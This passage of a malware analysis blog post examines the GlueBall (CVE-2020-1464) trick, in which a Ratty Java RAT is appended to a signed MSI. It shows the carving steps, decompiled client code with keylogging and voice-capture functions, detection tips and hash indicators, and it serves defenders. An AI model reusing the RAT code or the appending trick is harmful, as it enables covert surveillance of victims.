
```
MacBook-Pro:Ratty user$ binwalk 06-01-20.jar

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
19189         0x4AF5          eCos RTOS string reference: "eCostFinalizeInstallValidateInstallInitializeRegisterExtensi
eaturesPublishProductInstallFinalizeSetupexe_PackageXm"
21985         0x55E1          eCos RTOS string reference: "eCostProcessComponentsUnpublishFeaturesRemoveRegistryValuesU
sionInfoRemoveFilesRemoveFoldersCreateFoldersInstallFi"
41492         0xA214          Certificate in DER format (x509 v3), header length: 4, sequence length: 1120
42616         0xA678          Certificate in DER format (x509 v3), header length: 4, sequence length: 1146
44692         0xAE94          Certificate in DER format (x509 v3), header length: 4, sequence length: 1120
45816         0xB2F8          Certificate in DER format (x509 v3), header length: 4, sequence length: 1146
46966         0xB776          Certificate in DER format (x509 v3), header length: 4, sequence length: 1181
48151         0xBC17          Certificate in DER format (x509 v3), header length: 4, sequence length: 1194
50688         0xC600          Zip archive data, at least v1.0 to extract, name: de/
50721         0xC621          Zip archive data, at least v1.0 to extract, name: de/sogomn/
50761         0xC649          Zip archive data, at least v1.0 to extract, name: de/sogomn/rat/
50805         0xC675          Zip archive data, at least v2.0 to extract, name: de/sogomn/rat/RattyClient.class
54786         0xD602          Zip archive data, at least v2.0 to extract, name: de/sogomn/rat/ActiveConnection.class
56937         0xDE69          Zip archive data, at least v2.0 to extract, name: de/sogomn/rat/IConnectionObserver.class
57204         0xDF74          Zip archive data, at least v1.0 to extract, name: de/sogomn/rat/attack/
57255         0xDFA7          Zip archive data, at least v2.0 to extract, name: de/sogomn/rat/attack/AttackUtils.class
59244         0xE76C          Zip archive data, at least v1.0 to extract, name: de/sogomn/rat/gui/
59292         0xE79C          Zip archive data, at least v2.0 to extract, name: de/sogomn/rat/gui/ILoggingGui.class
```

binwalk Ratty output

Based on the output, you can easily guess there is a JAR appended to this MSI file.

4. If you dump some bytes at offset using ***xxd*** you will see a zip header.

```
xxd -s 0xc600 -l 0x100 06-01-20.jar
```




```
MacBook-Pro:Ratty user$ xxd -s 0xc600 -l 0x100 06-01-20.jar
0000c600: 504b 0304 0a00 0008 0000 6e79 a448 0000  PK........ny.H..
0000c610: 0000 0000 0000 0000 0000 0300 0000 6465  ..............de
0000c620: 2f50 4b03 040a 0000 0800 006e 79a4 4800  /PK........ny.H.
0000c630: 0000 0000 0000 0000 0000 000a 0000 0064  ...............d
0000c640: 652f 736f 676f 6d6e 2f50 4b03 040a 0000  e/sogomn/PK.....
0000c650: 0800 006e 79a4 4800 0000 0000 0000 0000  ...ny.H.........
0000c660: 0000 000e 0000 0064 652f 736f 676f 6d6e  .......de/sogomn
0000c670: 2f72 6174 2f50 4b03 0414 0008 0808 0010  /rat/PK.........
0000c680: a1a4 4800 0000 0000 0000 0000 0000 001f  ..H.............
0000c690: 0000 0064 652f 736f 676f 6d6e 2f72 6174  ...de/sogomn/rat
0000c6a0: 2f52 6174 7479 436c 6965 6e74 2e63 6c61  /RattyClient.cla
0000c6b0: 7373 9d58 0978 54d7 75fe 8f66 a487 8607  ss.X.xT.u..f....
0000c6c0: 0849 6024 76b1 6965 3078 0b62 3108 090f  .I`$v.ie0x.b1...
0000c6d0: 8c24 2c09 6141 6cfc 9879 4803 a319 7916  .$,.aAl..yH...y.
0000c6e0: 01b6 e338 b11d 3b8b 9bb4 699a d64d d3a6  ...8..;...i..M..
0000c6f0: 6ea0 6993 b850 2cc9 10db 699a a48d 9bc4  n.i..P,...i.....
MacBook-Pro:Ratty user$
```

Hexdump at 0xc600

5. Let’s extract the JAR file from offset 0xc600 then use Bytecode Viewer to analyze the jar file. I am using dd for this but you can use any hex editor.

```
dd skip=0xc600 if=06-01-20.jar of=extracted_ratty.jar bs=1
```

If you are new to Java reversing or Bytecode Viewer, you may want to check this Pyrogenic/Qealler Infostealer static analysis – Part 0x1.




```
MacBook-Pro:Ratty user$ dd skip=0xc600 if=06-01-20.jar of=extracted_ratty.jar bs=1
340766+0 records in
340766+0 records out
340766 bytes transferred in 0.926926 secs (367630 bytes/sec)
MacBook-Pro:Ratty user$ md5 extracted_ratty.jar
MD5 (extracted_ratty.jar) = 5f437707225d4795b863feb097efb8c7
```

dd cmd for extracting Ratty jar

6. The extracted file is not packed so if you open the **extracted_ratty.jar** in Bytecode Viewer, you can see the decompiled Java Code.

Based on the package and folder structure this **extracted_ratty.jar** is based on this GitHub Ratty repo. I will not dig any further in this Ratty malware and decompiled Java code can be easily analysed.



```
public final class RattyClient implements IConnectionObserver, IGui
   private ActiveConnection connection;
   private ChatSwingGui chat;
   private NativeKeyListener keylogger;
   private static final int VOICE_BUFFER_SIZE = 262144;
   private static final int CONNECTION_INTERVAL = 7500;

   public RattyClient(ActiveConnection connection) {
      this.connection = connection;
      this.chat = new ChatSwingGui();
      List iconList = Arrays.asList(ImageUtils.EMPTY_IMAGE);
      connection.setObserver(this);
      this.chat.setIcons(iconList);
      this.chat.addListener(this);
      GlobalScreen.addNativeKeyListener(this.keylogger);
   }

   private void handleVoiceRequest(ActiveConnection connection) {
      VoiceRecorder voiceRecorder = new VoiceRecorder(262144);
      voiceRecorder.setObserver((recorder) -> {
         byte[] data = recorder.getLastRecord();
         VoicePacket packet = new VoicePacket(data);
         connection.addPacket(packet);
         recorder.stop();
      });
      voiceRecorder.start();
   }

   private void handleChatPacket(ChatPacket packet) {
      String message = packet.getMessage();
      if (!this.chat.isVisible()) {
         this.chat.setVisible(true);
      }

      this.chat.appendLine(message);
   }

   public void packetReceived(ActiveConnection connection, IPacket p
      Class clazz = packet.getClass();
      if (clazz == VoicePacket.class) {
         this.handleVoiceRequest(connection);
      } else if (clazz == ChatPacket.class) {
         ChatPacket chatPacket = (ChatPacket)packet;
         this.handleChatPacket(chatPacket);
      } else {
         packet.execute(connection);
      }

   }

   public void disconnected(ActiveConnection connection) {
      File jarFile = Constants.JAR_FILE.toFile();
      FileUtils.executeFile(jarFile);
      this.chat.close();
      connection.setObserver((IConnectionObserver)null);
      SwingUtilities.invokeLater(() -> {
         startClient();
      });
   }
```

Decompiled code from jar file embedded in msi file

```
public final class RattyClient implements IConnectionObserver, IGuiController, NativeKeyListener

	private ActiveConnection connection;

	private ChatSwingGui chat;
	private NativeKeyListener keylogger;

	private static final int VOICE_BUFFER_SIZE = 1024 << 8;
	private static final int CONNECTION_INTERVAL = 7500;

	public RattyClient(final ActiveConnection connection) {
		this.connection = connection;

		chat = new ChatSwingGui();

		final List<BufferedImage> iconList = Arrays.asList(ImageUtils.EMPTY_IMAGE);

		connection.setObserver(this);
		chat.setIcons(iconList);
		chat.addListener(this);
		GlobalScreen.addNativeKeyListener(keylogger);
	}

	private void handleVoiceRequest(final ActiveConnection connection) {
		final VoiceRecorder voiceRecorder = new VoiceRecorder(VOICE_BUFFER_SIZE);

		voiceRecorder.setObserver(recorder -> {
			final byte[] data = recorder.getLastRecord();
			final VoicePacket packet = new VoicePacket(data);

			connection.addPacket(packet);
			recorder.stop();
		});
		voiceRecorder.start();
	}

	private void handleChatPacket(final ChatPacket packet) {
		final String message = packet.getMessage();

		if (!chat.isVisible()) {
			chat.setVisible(true);
		}

		chat.appendLine(message);
	}

	@Override
	public void packetReceived(final ActiveConnection connection, final IPacket packet) {
		final Class<? extends IPacket> clazz = packet.getClass();
```

Code from github

Decompiled Ratty Code & Github repo

4. Timeline

This technique was discovered by VirusTotal team[9]

VirusTotal posted a blog post[6] about this technique and mentioned that it’s not being used massively to distribute malware.

There were two other notable blog posts[7] [8] discussing VirusTotal blog.

All three blog posts gives a great explanation of this technique.

Malware author started using this technique for distribution of malicious Java RATs like Adwind and Ratty.

At last, Microsoft decided to fix this CVE-2020-1464 | Windows Spoofing Vulnerability. I suspect as malware authors started using this old bug which was discovered in Aug 2018, so Microsoft decided to fix it.

Aug 2018

This technique was discovered by VirusTotal team[9]

Jan 2019

VirusTotal posted a blog post[6] about this technique and mentioned that it’s not being used massively to distribute malware.

There were two other notable blog posts[7] [8] discussing VirusTotal blog.

All three blog posts gives a great explanation of this technique.

May-Jun 2020

Malware author started using this technique for distribution of malicious Java RATs like Adwind and Ratty.

Aug 2020

At last, Microsoft decided to fix this CVE-2020-1464 | Windows Spoofing Vulnerability. I suspect as malware authors started using this old bug which was discovered in Aug 2018, so Microsoft decided to fix it.

5. Conclusion

When I saw this interesting technique, I was puzzled.Hopefully, I have explained this technique detailed enough in this post.

Detection

- Anomaly for extension not matching header is a good indicator to detect this technique and below yara rule can be used.
- Check Sigcheck output “**Signed but the filesize is invalid (the file is too large)**” for digital signed files
- AV may detect this suspicious behaviour of malicious JAR

Sharing Yara signature to detect this technique and IoCs below.

Update 17 Aug, 2020

- Microsoft fixed this CVE-2020-1464 (Windows Spoofing Vulnerability) as malware authors started actively exploiting this old bug which was discovered in Aug 2018. If you are interested to also learn about technical analysis about GlueBall CVE-2020-1464, please check out the awesome article [13] by @TalBeerySec.
- Brian Krebs posted an article [14] about this CVE-2020-1464 (GlueBall).

6. Yara Signature

Note: I haven’t checked this yara signature on a clean set of files so it may cause FP.

7. Indicator of Compromise(IOCs)

MD5

Ratty

```
13a4072d8d0eba59712bb4ec251e0593 -> This hash analysed in this post
63bed40e369b76379b47818ba912ee43
fa8118a9fa20a17018cb2f60fd28a5b7
4a3d69c28c4742177d6238bc16486f0d
48a5714147ee85374ab74174a82ab77a
```

Adwind

```
85eb931d0d27179ae7c13085fb050b11
```

Thanks to @c_APT_ure for sharing following hashes related to this technique

Ratty

```
800fbf461f13facf4799e96f5026fd47 shipment.label.jar
f3ea296ad35eec33ea436febd97ff0e2 Shipment-label.jar
80908e5e21c3aff7e8bcaccdbb99e02e 21-04-2020.jar
83aaba8a3cd871441d2c386aaa3ee0e0 TrackingOrder.jar
c50b8615b8d6613f92586224b15bc9ac tracking.update.jar
1eb30fec5a58dc7a6af2c17d7e8327d0 ups-label.jar
85e8e4e814c29ce8779772fca4df64d7 21-05-2020.jar
a49c0e0d1ca8a829a8175a3931e5cba1 a49c0e0d1ca8a829a8175a3931e5cba1.jar
4a2d5424f87d1d4cdcd8a9bea81d2e2a shipment.delivery.label.06-03.jar
```

Adwind, Thanks to @c_APT_ure for sharing the hashes

```
0559defe2122020a2733fafbd6443fd6 2.jar
7239fb81b1771e2aa38edbe0b68e40d5 CONFIRMATION_SWIFT.pdf.jar
```

Hope you enjoyed this post, please Follow @Securityinbits **me** on Twitter to get the latest update about my malware analysis & DFIR journey. Happy Reversing 😊